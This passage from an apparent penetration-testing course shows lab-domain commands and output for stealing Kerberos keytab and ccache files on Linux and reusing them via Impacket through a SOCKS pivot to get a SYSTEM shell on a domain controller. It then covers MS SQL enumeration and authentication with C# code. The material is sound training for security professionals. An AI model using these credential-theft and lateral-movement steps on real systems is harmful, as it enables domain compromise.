### 14.3.2 Stealing Keytab Files

One way to allow automated scripts to access Kerberos-enabled network resources on a user's behalf is through the use of *keytab*<sup>878</sup> files. Keytab files contain a Kerberos principal name and encrypted keys. These allow a user or script to authenticate to Kerberos resources elsewhere on the network on the principal's behalf without entering a password.

For example, let's assume a user wants to retrieve data from an MSSQL database via an automated script using Kerberos authentication. The user could create a keytab file for the script to authenticate against the server with their credentials and then retrieve the information on their behalf.

Keytab files are commonly used in *cron*<sup>879</sup> scripts when Kerberos authentication is needed to access certain resources. We can examine the contents of files like */etc/crontab* to determine which scripts are being run and then examine those scripts to see whether they are using keytabs for authentication. Paths to keytab files used in these scripts may also reveal which users are associated with which keytabs.

Let's create a sample demonstration keytab for our domain Administrator.

We'll run the **ktutil**<sup>880</sup> command, which provides us with an interactive prompt. Then we use **addent** to add an entry to the keytab file for the administrator user and specify the encryption type with **-e**. The utility asks for the user's password, which we provide. We then use **wkt** with a path to specify where the keytab file should be written. Finally, we can exit the utility with the **quit** command.

```
administrator@corp1.com@linuxvictim:~$ ktutil
ktutil: addent -password -p administrator@CORP1.COM -k 1 -e rc4-hmac
Password for administrator@CORP1.COM:

ktutil: wkt /tmp/administrator.keytab

ktutil: quit
```

*Listing 707 - Creating a keytab file*

This will write the keytab file to */tmp/administrator.keytab*.

<sup>878</sup> (MIT, 2020), [https://web.mit.edu/kerberos/krb5-devel/doc/basic/keytab\\_def.html](https://web.mit.edu/kerberos/krb5-devel/doc/basic/keytab_def.html)

<sup>879</sup> (Wikipedia, 2020), <https://en.wikipedia.org/wiki/Cron>

<sup>880</sup> (MIT, 2015), [https://web.mit.edu/kerberos/krb5-1.12/doc/admin/admin\\_commands/ktutil.html](https://web.mit.edu/kerberos/krb5-1.12/doc/admin/admin_commands/ktutil.html)



This keytab file grants domain administrator rights to scripts or users that have read access to it.

However, let's imagine a scenario where we've gotten root access to this box. If we discover the keytab file, we can use it maliciously to gain access to other systems as the domain administrator. To use the file in a script run by the root user, we will use the following syntax.

```
root@linuxvictim:~# kinit administrator@CORP1.COM -k -t /tmp/administrator.keytab
```

*Listing 708 - Loading a keytab file*

Using the **klist** command, we can verify that the tickets from the keytab have been loaded into our root account's credential cache file.

```
root@linuxvictim:~# klist
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: administrator@CORP1.COM

Valid starting          Expires                Service principal
07/30/2020 15:18:34    07/31/2020 01:18:34    krbtgt/CORP1.COM@CORP1.COM
        renew until 08/06/2020 15:18:34
```

*Listing 709 - Viewing our loaded TGT file from the keytab*

If it's been a while since the tickets were created, they may have expired. However, if it's within the renewal timeframe, we can renew it without entering a password using **kinit** with the **-R** flag.

```
root@linuxvictim:~# kinit -R
```

*Listing 710 - Renewing an expired TGT*

Normally, keytab files would be written somewhere safe such as the user's home folder. In our case, since we've compromised the server entirely and have *root* access, the location wouldn't matter.

---

*Some users will set weak keytab file permissions for ease of use or for sharing with other accounts, so it's worthwhile to check for readable keytabs if Kerberos is in use on the system.*

---

Now that our root user has the keytab files loaded, we can authenticate as the domain admin and access any resources they have access to.

Let's attempt to access the domain controller's C drive.

```
root@linuxvictim:~# smbclient -k -U "CORP1.COM\administrator" //DC01.CORP1.COM/C$
```

WARNING: The "syslog" option is deprecated

Try "help" to get a list of possible commands.

```
smb: \> ls
$Recycle.Bin                DHS             0   Sat Sep 15 03:19:00 2018
Documents and Settings      DHS             0   Tue Jun  9 13:50:42 2020
pagefile.sys                AHS 738197504   Fri Oct  2 11:25:15 2020
PerfLogs                    D              0   Mon Jun 15 15:04:37 2020
Program Files               DR             0   Mon Jun 15 08:10:03 2020
Program Files (x86)         D              0   Tue Jun  9 08:43:21 2020
ProgramData                 DH             0   Mon Jun 15 15:04:37 2020
```

Recovery	DHS	0	Tue Jun 9 13:50:45 2020
SQL2019	D	0	Tue Jun 9 08:34:53 2020
System Volume Information	DHS	0	Tue Jun 9 07:38:26 2020
Tools	D	0	Mon Jun 15 08:09:24 2020
Users	DR	0	Mon Jun 15 15:22:49 2020
Windows	D	0	Mon Jun 15 15:04:45 2020

6395903 blocks of size 4096. 2185471 blocks available

*Listing 711 - Accessing the domain controller's C drive as the domain admin*

Success! We can use our stolen keytab to access the domain controller using Kerberos authentication.

### 14.3.2.1 Exercise

1. Log in to the linuxvictim machine as the domain administrator, create a keytab, then log in as root in a different SSH session and steal the keytab.

## 14.3.3 Attacking Using Credential Cache Files

As we turn our attention to attacking ccache files, let's consider two attack scenarios.

The first scenario is quite simple. If we compromise an active user's shell session, we can essentially act as the user in question and use their current Kerberos tickets. Gaining an initial TGT would require the user's Active Directory password. However, if the user is already authenticated, we can just use their current tickets.

The second scenario is to authenticate by compromising a user's ccache file. As we noted earlier, a user's ccache file is stored in `/tmp` with a format like `/tmp/krb5cc_`. The file is typically only accessible by the owner. Because of this, it's unlikely that we will be able to steal a user's ccache file as an unprivileged user.

If we have privileged access and don't want to log in as the user in question, or we are able to read the user's files but don't have direct shell access, we can still copy the victim's ccache file and load it as our own.

Let's explore this in greater detail. First, we'll **ssh** to the linuxvictim machine as the *offsec* user who has sudo permissions. We can list the ccache files in `/tmp` with the following command.

```
offsec@linuxvictim:~$ ls -al /tmp/krb5cc_*
-rw----- 1 offsec offsec 1430 Jul 30 15:17
/tmp/krb5cc_1000
-rw----- 1 administrator@corp1.com domain users@corp1.com 4016 Jul 30 15:11
/tmp/krb5cc_607000500_3aeIA5
```

*Listing 712 - Listing ccache files in /tmp*

We can locate the domain administrator's ccache file by inspecting the file owners. Let's copy the domain administrator's ccache file and set the ownership of the new file to our *offsec* user.

```
offsec@linuxvictim:~$ sudo cp /tmp/krb5cc_607000500_3aeIA5 /tmp/krb5cc_minenow
[sudo] password for offsec:

offsec@linuxvictim:~$ sudo chown offsec:offsec /tmp/krb5cc_minenow
```

```
offsec@linuxvictim:~$ ls -al /tmp/krb5cc_minenow
-rw----- 1 offsec offsec 4016 Jul 30 15:20 /tmp/krb5cc_minenow
```

*Listing 713 - Copying the ccache file*

In order to use the ccache file, we need to set the `KRB5CCNAME` environment variable we discussed earlier. This variable gives the path of the credential cache file so that Kerberos utilities can find it. We'll clear our old credentials, set the variable and point it to our newly-copied ccache file, then list our available tickets with `klist`.

```
offsec@linuxvictim:~$ kdestroy
```

```
offsec@linuxvictim:~$ klist
```

```
klist: No credentials cache found (filename: /tmp/krb5cc_1000)
```

```
offsec@linuxvictim:~$ export KRB5CCNAME=/tmp/krb5cc_minenow
```

```
offsec@linuxvictim:~$ klist
```

```
Ticket cache: FILE:/tmp/krb5cc_minenow
```

```
Default principal: Administrator@CORP1.COM
```

Valid starting	Expires	Service principal
07/30/2020 15:11:10	07/31/2020 01:11:10	krbtgt/CORP1.COM@CORP1.COM
renew until 08/06/2020 15:11:08		
07/30/2020 15:11:41	07/31/2020 01:11:10	ldap/dc01.corp1.com@CORP1.COM
renew until 08/06/2020 15:11:08		
07/30/2020 15:11:57	07/31/2020 01:11:10	MSSQLSvc/DC01.corp1.com:1433@CORP1.COM
renew until 08/06/2020 15:11:08		

*Listing 714 - Setting our ccache file and listing tickets*

Based on the output, we now have the administrator user's TGT in our credential cache and we can request service tickets on their behalf.

```
offsec@linuxvictim:~$ kvno MSSQLSvc/DC01.corp1.com:1433
```

```
MSSQLSvc/DC01.corp1.com:1433@CORP1.COM: kvno = 2
```

```
offsec@linuxvictim:~$ klist
```

```
Ticket cache: FILE:/tmp/krb5cc_minenow
```

```
Default principal: Administrator@CORP1.COM
```

Valid starting	Expires	Service principal
07/30/2020 15:11:10	07/31/2020 01:11:10	krbtgt/CORP1.COM@CORP1.COM
renew until 08/06/2020 15:11:08		
07/30/2020 15:11:41	07/31/2020 01:11:10	ldap/dc01.corp1.com@CORP1.COM
renew until 08/06/2020 15:11:08		
07/30/2020 15:11:57	07/31/2020 01:11:10	MSSQLSvc/DC01.corp1.com:1433@CORP1.COM
renew until 08/06/2020 15:11:08		

*Listing 715 - Getting service tickets with our stolen ccache file*

Now that we have the user's Kerberos tickets, we can use those tickets to authenticate to services that are Kerberos-enabled on the user's behalf. In the next section, we'll discuss using *Impacket* to do this.

### 14.3.4 Using Kerberos with Impacket

Impacket<sup>881</sup> is a set of tools used for low-level manipulation of network protocols and exploiting network-based utilities. This toolset can also be used to abuse Kerberos on Linux. Impacket is available in Kali at `/usr/share/doc/python3-impacket/`.

One popular module from Impacket is `psexec`. This module is similar to Microsoft Sysinternal's `psexec` utility. It allows us to perform actions on a remote Windows host.

In order to use Impacket utilities in our lab environment from our Kali VM, we need to do some initial setup. This will configure our Kali VM to be able to connect to the Kerberos environment properly.

In the scenario described in this section, we assume that we have compromised a domain joined host (`linuxvictim`) and stolen a `ccache` file. Rather than perform any lateral movement from the `linuxvictim` box, we'll execute our attack directly from our Kali system with Impacket.

To do so, we'll first need to copy our victim's stolen `ccache` file to our Kali VM and set the `KRB5CCNAME` environment variable as we did previously on `linuxvictim`. We can use the same `ccache` file as the last example.

```
kali@kali:~$ scp offsec@linuxvictim:/tmp/krb5cc_minenow /tmp/krb5cc_minenow
offsec@linuxvictim's password:
krb5cc_minenow                                100% 4016    43.6KB/s   00:00

kali@kali:~$ export KRB5CCNAME=/tmp/krb5cc_minenow
```

*Listing 716 - Downloading the ccache file and setting the KRB5CCNAME environment variable*

As before, this will allow us to use the victim's Kerberos tickets as our own.

We'll then need to install the Kerberos linux client utilities. This will allow us to perform our ticket manipulation tasks (such as `kinit`, etc.) that we performed earlier on our `linuxvictim` VM, but now from our Kali VM.

```
kali@kali:~$ sudo apt install krb5-user
...
```

*Listing 717 - Installing Kerberos client utilities*

When prompted for a kerberos realm, we'll enter `"corp1.com"`. This lets the Kerberos tools know which domain we're connecting to.

We'll need to add the domain controller IP to our Kali VM to resolve the domain properly. We can get the IP address of the domain controller from the `linuxvictim` VM.

```
offsec@linuxvictim:~$ host corp1.com
corp1.com has address 192.168.120.5
```

*Listing 718 - Getting the IP address of the domain controller*

Now that the client utilities are installed, the target domain controller (`dc01.corp1.com`) and the generic domain (`corp1.com`) need to be added to our `/etc/hosts` file.

---

<sup>881</sup> (Impacket, 2020), <https://github.com/SecureAuthCorp/impacket>

```
127.0.0.1    localhost
192.168.120.40 controller
192.168.120.45 linuxvictim
192.168.120.5 CORP1.COM DC01.CORP1.COM
```

*Listing 719 - Contents of our Kali VM's /etc/hosts file*

This allows Kerberos to properly resolve the domain names for the domain controller.

In order to use our Kerberos tickets, we will need to have the correct source IP, which in this case is the compromised linuxvictim host that is joined to the domain. Because of this, we'll need to setup a SOCKS proxy on linuxvictim and use proxychains on Kali to pivot through the domain joined host when interacting with Kerberos.

To do so, we'll need to comment out the line for *proxy\_dns* in */etc/proxychains.conf* to prevent issues with domain name resolution while using proxychains.

```
# proxychains.conf  VER 3.1
#
#       HTTP, SOCKS4, SOCKS5 tunneling proxifier with DNS.
#
...
# Proxy DNS requests - no leak for DNS data
#proxy_dns
...
```

*Listing 720 - Commented out proxy\_dns line in proxychains configuration*

Once these settings are in place, we need to set up a SOCKS server using **ssh** on the server we copied the ccache file from, which in our case is linuxvictim.

```
kali@kali:~$ ssh offsec@linuxvictim -D 9050
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-20-generic x86_64)
...
offsec@linuxvictim:~$
```

*Listing 721 - Setting up an SSH tunnel*

The **-D** parameter specifies the port we'll be using for proxychains (defined in */etc/proxychains.conf*) in order to tunnel Kerberos requests.

Impacket has several scripts available that will help us enumerate and exploit Active Directory. For example, we can examine the list of domain users with **GetADUsers.py**.

```
kali@kali:~$ proxychains python3 /usr/share/doc/python3-
impacket/examples/GetADUsers.py -all -k -no-pass -dc-ip 192.168.120.5
CORP1.COM/Administrator
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation
...
[*] Querying DC01 for information about domain.
```

Name	Email	PasswordLastSet	LastLogon
Administrator		2020-06-09 07:07:34.259645	
2020-07-30 15:18:34.031633			
Guest		<never>	<never>
krbtgt		2020-06-09 07:22:08.937707	

```
<never>
offsec 2020-06-15 07:34:58.841850
<never>
setup 2020-06-15 07:35:40.209134
2020-06-15 15:24:01.455022
sqlsvc 2020-06-15 07:37:26.049078
2020-07-08 09:21:43.005075
admin 2020-06-15 07:39:32.340987
2020-07-29 18:26:00.427117
jeff 2020-06-15 07:40:06.571361
2020-06-15 15:23:15.203875
dave 2020-06-15 07:40:59.512944
2020-07-30 09:27:53.384254
```

*Listing 722 - Listing Active Directory users*

The output contains a list of the domain users, highlighted above.

It's also possible to get a list of the SPNs available to our Kerberos user.

```
kali@kali:~$ proxychains python3 /usr/share/doc/python3-
impacket/examples/GetUserSPNs.py -k -no-pass -dc-ip 192.168.120.5
CORP1.COM/Administrator
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation
...
ServicePrincipalName      Name      MemberOf
PasswordLastSet          LastLogon      Delegation
-----
MSSQLSvc/appsrv01.corp1.com:1433      sqlsvc
CN=Administrators,CN=Builtin,DC=corp1,DC=com 2020-06-15 07:37:26.049078 2020-07-08
09:21:43.005075
MSSQLSvc/appsrv01.corp1.com:SQLEXPRESS sqlsvc
CN=Administrators,CN=Builtin,DC=corp1,DC=com 2020-06-15 07:37:26.049078 2020-07-08
09:21:43.005075
MSSQLSvc/dc01.corp1.com:1433      sqlsvc
CN=Administrators,CN=Builtin,DC=corp1,DC=com 2020-06-15 07:37:26.049078 2020-07-08
09:21:43.005075
MSSQLSvc/dc01.corp1.com:SQLEXPRESS sqlsvc
CN=Administrators,CN=Builtin,DC=corp1,DC=com 2020-06-15 07:37:26.049078 2020-07-08
09:21:43.005075
```

*Listing 723 - Gathering SPNs for our Kerberos user*

This time the output contains the list of SPNs available.

If we want to gain a shell on the server, we can then run `psexec` with the following command.

```
kali@kali:~$ proxychains python3 /usr/share/doc/python3-
impacket/examples/psexec.py
Administrator@DC01.CORP1.COM -k -no-pass
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation
...
[*] Requesting shares on DC01.CORP1.COM.....
[*] Found writable share ADMIN$
[*] Uploading file tDwixbpM.exe
[*] Opening SVCManager on DC01.CORP1.COM.....
```

```
[*] Creating service cEiR on DC01.CORP1.COM.....
[*] Starting service cEiR.....
...
[!] Press help for extra shell commands
...
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

*Listing 724 - Getting a shell with psexec*

Using Impacket's psexec module and our stolen Kerberos tickets, we are now SYSTEM on the domain controller and can do whatever we please.

As we've demonstrated, Kerberos functionality on Linux can provide an excellent attack vector for compromising a domain and moving laterally within the network. Knowing how Linux handles Kerberos authentication and how to exploit it can make a significant difference in a penetration test.

#### 14.3.4.1 Exercises

1. As root, steal the domain administrator's ccache file and use it.
2. Use Impacket to enumerate the AD user's SPNs and get a shell on the domain controller.

#### 14.3.4.2 Extra Mile

In addition to the attacks covered here, it's also possible to combine techniques involving both Windows and Linux boxes.

Log in to the Windows 10 client as the domain administrator user "administrator", which will generate a TGT in memory. Next, create a reverse shell and use that to export the TGT back to your Kali machine. Transform the TGT into a ccache format.

To simulate a firewalled network, use Impacket to pass the ticket to the domain controller. Try pivoting through the Windows 10 client to obtain a reverse shell.

## 14.4 Wrapping Up

In this module, we discussed a series of attacks focused on lateral movement in Linux.

We covered several topics around SSH such as stealing keys, cracking passphrases, and hijacking sessions. We also discussed DevOps technologies such as Ansible and Artifactory. Finally, we covered the use of Kerberos on Linux and how to exploit it.

## 15 Microsoft SQL Attacks

Regardless of their size or type, all organizations inevitably use databases both for data analysis and application data storage. Because they are so ubiquitous, and often contain high value data, databases are excellent targets during a penetration test.

In this module, we will focus on Microsoft SQL (MS SQL) and how it can be leveraged during a penetration test to compromise Windows servers and obtain additional access within an organization. Our focus will be exclusively on MS SQL because it is typically integrated with Active Directory. Nevertheless, the concepts used in this module may also be applicable to SQL databases from other vendors.

We are going to investigate a variety of MS SQL attack vectors such as enumeration, authentication, privilege escalation, and remote code execution.

### 15.1 MS SQL in Active Directory

Let's begin with some of the fundamentals. First, we'll discuss how to perform enumeration against MS SQL in an Active Directory environment. We'll start with the assumption that we have already compromised a workstation or server and have access as an unprivileged domain user.

Second, we'll discuss Microsoft SQL authentication. We want to understand what kind of access an unprivileged domain user has to a Kerberos-integrated MS SQL server.

Finally, we are going to combine this knowledge with traditional network attacks and compromise the operating system of the SQL server.

#### 15.1.1 MS SQL Enumeration

The traditional way to locate instances of SQL servers is through network scans with tools such as Nmap.<sup>882</sup> MS SQL commonly operates on TCP port 1433, so a scan can be relatively quick. A broader port scan would reveal non-default ports that are in use, as is the case with named instances of MS SQL.<sup>883</sup>

When a MS SQL server is running in the context of an Active Directory service account, it is normally associated with a *Service Principal Name* (SPN).<sup>884</sup> The SPN is stored in the Active Directory and links the service account to the SQL server and its associated Windows server.

Therefore, a more discreet way of locating instances of MS SQL in an Active Directory environment is to query the domain controller for all registered SPNs related to MS SQL.

If we have compromised a domain-joined workstation in the context of a domain user, we can query the domain controller with the native *setsprn*<sup>885</sup> tool. To simulate this, we log in to the

---

<sup>882</sup> (Nmap, 2020), <https://nmap.org/>

<sup>883</sup> (Microsoft, 2016), <https://docs.microsoft.com/bs-cyrl-ba/sql/sql-server/install/instance-configuration?view=sql-server-2014>

<sup>884</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/ad/service-principal-names>

<sup>885</sup> (Microsoft, 2016), [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc731241\(v%3Dws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc731241(v%3Dws.11))



Windows 10 client machine as the *Offsec* domain user. From a command prompt, we invoke **setspn** as given in Listing 725, specifying the domain with **-T** and a wildcard SPN with the **-Q** flag.

```
C:\Tools> setspn -T corp1 -Q MSSQLSvc/*
Checking domain DC=corp1,DC=com
CN=SQLSvc,OU=Corp1ServiceAccounts,OU=Corp1Users,DC=corp1,DC=com
MSSQLSvc/appsrv01.corp1.com:1433
MSSQLSvc/appsrv01.corp1.com:SQLEXPRESS
MSSQLSvc/dc01.corp1.com:1433
MSSQLSvc/dc01.corp1.com:SQLEXPRESS

Existing SPN found!
```

*Listing 725 - Enumerating Microsoft SQL with setspn*

From the output in Listing 725, we find two MS SQL instances in the domain with registered SPNs running on dc01 and appsrv01.

---

*In the real world, a domain controller would not host a SQL server, but the lab is structured this way for efficiency reasons.*

---

It's also possible to get the same information through the .NET framework by using a PowerShell script or C# assembly. One such public example is the **GetUsersSPNs.ps1** PowerShell script,<sup>886</sup> which is located in the **C:\Tools** folder on the Windows 10 client machine.

Running the script gives similar output to what we found with **setspn**:

```
PS C:\Tools> . .\GetUserSPNs.ps1

ServicePrincipalName : kadmin/changepw
Name                 : krbtgt
SAMAccountName       : krbtgt
MemberOf             : CN=Denied RODC Password Replication
Group,CN=Users,DC=corp1,DC=com
PasswordLastSet      : 11/13/2019 5:34:03 AM

ServicePrincipalName : MSSQLSvc/appsrv01.corp1.com:1433
Name                 : SQLSvc
SAMAccountName       : SQLSvc
MemberOf             : CN=Administrators,CN=Builtin,DC=corp1,DC=com
PasswordLastSet      : 3/21/2020 11:49:25 AM

ServicePrincipalName : MSSQLSvc/appsrv01.corp1.com:SQLEXPRESS
Name                 : SQLSvc
SAMAccountName       : SQLSvc
MemberOf             : CN=Administrators,CN=Builtin,DC=corp1,DC=com
PasswordLastSet      : 3/21/2020 11:49:25 AM
```

---

<sup>886</sup> (Tim Medin, 2016), <https://github.com/nidem/kerberoast/blob/master/GetUserSPNs.ps1>

```
ServicePrincipalName : MSSQLSvc/DC01.corp1.com:1433
Name                 : SQLSvc
SAMAccountName       : SQLSvc
MemberOf             : CN=Administrators,CN=Builtin,DC=corp1,DC=com
PasswordLastSet      : 3/21/2020 11:49:25 AM

ServicePrincipalName : MSSQLSvc/DC01.corp1.com:SQLEXPRESS
Name                 : SQLSvc
SAMAccountName       : SQLSvc
MemberOf             : CN=Administrators,CN=Builtin,DC=corp1,DC=com
PasswordLastSet      : 3/21/2020 11:49:25 AM
```

*Listing 726 - Enumerating Microsoft SQL with GetUsersSPN*

The output from `setspn` and `GetUserSPNs` provides us with information about the hostname and TCP port for Kerberos-integrated MS SQL servers across the entire domain.

We also obtain information about the service account context under which the SQL servers are running. In this case, both servers execute in the context of the `SQLSvc` domain account, which is a member of built-in Administrators group. This means that the service account is a local administrator on both of the Windows servers where it's used.

This information will be useful as we move forward with our attacks.

### 15.1.1.1 Exercise

1. Perform enumeration through SPNs to locate MS SQL databases in the domain.

## 15.1.2 MS SQL Authentication

Now that we've gathered basic information about the location of our target SQL servers, the next step is to understand how Microsoft SQL authentication works, especially when it's integrated with Active Directory.

Authentication in MS SQL is implemented in two stages. First, a traditional login is required. This can be either an SQL server login or we can use Windows account-based authentication.<sup>887</sup> SQL server login is performed with local accounts on each individual SQL server. Windows authentication on the other hand, works through Kerberos and allows any domain user to authenticate with a *Ticket Granting Service* (TGS) ticket.

The second stage happens after a successful login. In this stage, the login is mapped to a database user account.

As an example, we may perform a login with the built-in SQL server `sa` account, which will map to the `dbo`<sup>888</sup> user account. If we perform a login with an account that has no associated SQL user account, it will automatically be mapped to the built-in `guest` user account.

We've covered logins and user accounts, but we also need to cover the concept of SQL roles.<sup>889</sup> A login such as `sa`, which is mapped to the `dbo` user, will have the `sysadmin` role. This essentially

<sup>887</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/framework/data/adonet/sql/authentication-in-sql-server>

<sup>888</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/framework/data/adonet/sql/server-and-database-roles-in-sql-server>

<sup>889</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/sql/relational-databases/security/authentication-access/server-level-roles?view=sql-server-ver15>

makes it an administrator of the SQL server. On the other hand, a login that is mapped to the *guest* user will get the *public* role.

---

*In a typical SQL injection attack, we obtain the ability to execute SQL queries in the context of a specific SQL user account that has been given some role memberships.*

---

If Windows authentication is enabled, which is typically the case when the SQL server is integrated with Active Directory, we can authenticate through Kerberos, meaning we do not need to specify a password.

To test this, we are going to create a C# console application that performs authentication against the SQL server running on dc01. Then we'll attempt to execute some basic SQL enumeration queries.

First, we open Visual Studio on the Windows 10 client machine in the context of the *Offsec* domain user and create a new C# console application called SQL.

To create a connection to an MS SQL server, we use the *SqlConnection*<sup>890</sup> class from the *System.Data.SqlClient* namespace. The constructor for *SqlConnection* requires a *ConnectionString*<sup>891</sup> as an argument. The *ConnectionString* consists of several parts.

The most important parts are the hostname of the server and the database name. In our case, we will connect to the database server on dc01.corp1.com. Since we don't know anything about the database server structure, we need to select a database name that always exists. The default database in MS SQL is called "master".

Lastly, we must specify either the login and password or choose Windows Authentication with the "Integrated Security = True" setting.

We need to specify all three parts of the connection string, which are separated by semicolons as shown in Listing 727.

```
using System;
using System.Data.SqlClient;

namespace SQL
{
    class Program
    {
        static void Main(string[] args)
        {
            String sqlServer = "dc01.corp1.com";
            String database = "master";
```

---

<sup>890</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.data.sqlclient.sqlconnection?view=netframework-4.8>

<sup>891</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.data.sqlclient.sqlconnection.connectionstring?view=netframework-4.8>

```
String conString = "Server = " + sqlServer + "; Database = " + database +  
"; Integrated Security = True;";  
SqlConnection con = new SqlConnection(conString);  
}  
}
```

*Listing 727 - SqlConnection object instantiation*

Once the *SqlConnection* object has been created, we use the *Open*<sup>892</sup> method to initiate the connection.

If the connection attempt fails, an exception will occur. To handle this, we'll wrap it in a *try-catch* clause as shown in Listing 728.

```
...  
SqlConnection con = new SqlConnection(conString);  
  
try  
{  
    con.Open();  
    Console.WriteLine("Auth success!");  
}  
catch  
{  
    Console.WriteLine("Auth failed");  
    Environment.Exit(0);  
}  
  
con.Close();  
}  
...
```

*Listing 728 - Opening SQL connection*

If the connection is successful, we report it with a message to the console and subsequently close the connection. Otherwise, we'll report that and then exit the application.

To test this code, we select *Release* and *x64*, and then compile it. Once compiled, we execute **Sql.exe** from the Windows 10 client machine as the *Offsec* user.

```
PS C:\Tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe  
Auth success!
```

*Listing 729 - Authentication is successful*

According to the output, we have access to the database.

This type of access is often possible on MS SQL because the *Builtin\Users* group has access by default, and the *Domain Users* group is a member of *Builtin\Users*. Since any domain account is a member of the *Domain Users* group, we automatically have access.

Note that we do not need any credentials since the authentication relies on the Kerberos protocol. To complete this exercise, let's disclose the SQL login we used along with the SQL user we are mapped to. In addition, we want to check which SQL server roles are available to us.

<sup>892</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.data.sqlclient.sqlconnection.open?view=netframework-4.8>

We will start with the SQL login. Once we have the code for that, the additional information will follow a similar coding pattern. The `SYSTEM_USER`<sup>893</sup> SQL variable contains the name of the SQL login for the current session. If we can execute the SQL command “SELECT SYSTEM\_USER;”, we should get the SQL login.

To execute an arbitrary SQL query from C# while also obtaining the result of that query, we can use the `SqlCommand` class.<sup>894</sup> Instantiating an object from this class requires two arguments: the SQL query and the open connection to the SQL server.

Since we are already able to open a connection to the SQL server with our previous code, we can append the following code.

```
...
        Environment.Exit(0);
    }

    String querylogin = "SELECT SYSTEM_USER;";
    SqlCommand command = new SqlCommand(querylogin, con);
    SqlDataReader reader = command.ExecuteReader();

    con.Close();
}
...
```

Listing 730 - Creating `SqlCommand` object

Note that both SQL queries and C# statements always terminate with a semicolon.

To execute the SQL query, we invoke the `ExecuteReader`<sup>895</sup> method, which forwards it to the SQL server and returns a `SqlDataReader`<sup>896</sup> object.

Before we can gain access to the desired data, we must call the `Read`<sup>897</sup> method, which returns the result of the query.

The code required to execute this is shown in Listing 731.

```
...
        SqlDataReader reader = command.ExecuteReader();
        reader.Read();
        Console.WriteLine("Logged in as: " + reader[0]);
        reader.Close();

    con.Close();
}
...
```

Listing 731 - Executing the SQL query with `SqlDataReader`

<sup>893</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/sql/t-sql/functions/system-user-transact-sql?view=sql-server-ver15>

<sup>894</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.data.sqlclient.sqlcommand?view=netframework-4.8>

<sup>895</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.data.sqlclient.sqlcommand.executereader?view=netframework-4.8>

<sup>896</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.data.sqlclient.sqldatareader?view=netframework-4.8>

<sup>897</sup> (Microsoft, 2020), [https://docs.microsoft.com/en-us/dotnet/api/system.data.sqlclient.sqldatareader.read?view=netframework-4.8#System\\_Data\\_SqlClient\\_SqlDataReader\\_Read](https://docs.microsoft.com/en-us/dotnet/api/system.data.sqlclient.sqldatareader.read?view=netframework-4.8#System_Data_SqlClient_SqlDataReader_Read)

After we have fetched the results of the SQL query, we can access them from the *SqlDataReader* object using indexing,<sup>898</sup> where the array index specifies the zero-based column ordinal in the retrieved data row.

Next we print the result to the console. It's important to invoke the *Close*<sup>899</sup> method on the *SqlDataReader* object to allow subsequent SQL queries to be executed. If we don't, the SQL connection will be blocked.

Once we have obtained our login, we want to determine the username it is mapped to. We'll do this with the *USER\_NAME()*<sup>900</sup> function. This is very similar to what we did with *SYSTEM\_USER*.

Finally, the *IS\_SRVROLEMEMBER*<sup>901</sup> function can be used to determine if a specific login is a member of a server role.

The *IS\_SRVROLEMEMBER* function accepts the name of the role and returns a boolean value. An implementation that determines whether our login is a member of the public role is shown in Listing 732.

```
...  
        reader.Close();  
  
        String querypublicrole = "SELECT IS_SRVROLEMEMBER('public');";  
        command = new SqlCommand(querypublicrole, con);  
        reader = command.ExecuteReader();  
        reader.Read();  
        Int32 role = Int32.Parse(reader[0].ToString());  
        if(role == 1)  
        {  
            Console.WriteLine("User is a member of public role");  
        }  
        else  
        {  
            Console.WriteLine("User is NOT a member of public role");  
        }  
        reader.Close();  
  
        con.Close();  
...
```

Listing 732 - Finding role membership

We can use a similar method to discover any other role memberships.

Listing 733 shows the result of our application after it checks the SQL login, the username, and for membership of the public and sysadmin roles.

---

<sup>898</sup> (Microsoft, 2020), [https://docs.microsoft.com/en-us/dotnet/api/system.data.sqlclient.sqldatareader.item?view=netframework-4.8#System\\_Data\\_SqlClient\\_SqlDataReader\\_Item\\_System\\_Int32\\_](https://docs.microsoft.com/en-us/dotnet/api/system.data.sqlclient.sqldatareader.item?view=netframework-4.8#System_Data_SqlClient_SqlDataReader_Item_System_Int32_)

<sup>899</sup> (Microsoft, 2020), [https://docs.microsoft.com/en-us/dotnet/api/system.data.sqlclient.sqldatareader.close?view=netframework-4.8#System\\_Data\\_SqlClient\\_SqlDataReader\\_Close](https://docs.microsoft.com/en-us/dotnet/api/system.data.sqlclient.sqldatareader.close?view=netframework-4.8#System_Data_SqlClient_SqlDataReader_Close)

<sup>900</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/sql/t-sql/functions/user-name-transact-sql?view=sql-server-ver15>

<sup>901</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/sql/t-sql/functions/is-srvrolemember-transact-sql?view=sql-server-ver15>

```
PS C:\Tools> \\192.168.119.120\visualstudio\Sql\Sql\bin\Release\Sql.exe
Auth success!
Logged in as: corp1\offsec
Mapped to the user: guest
User is a member of public role
User is NOT a member of sysadmin role
```

*Listing 733 - Login, user name and role memberships*

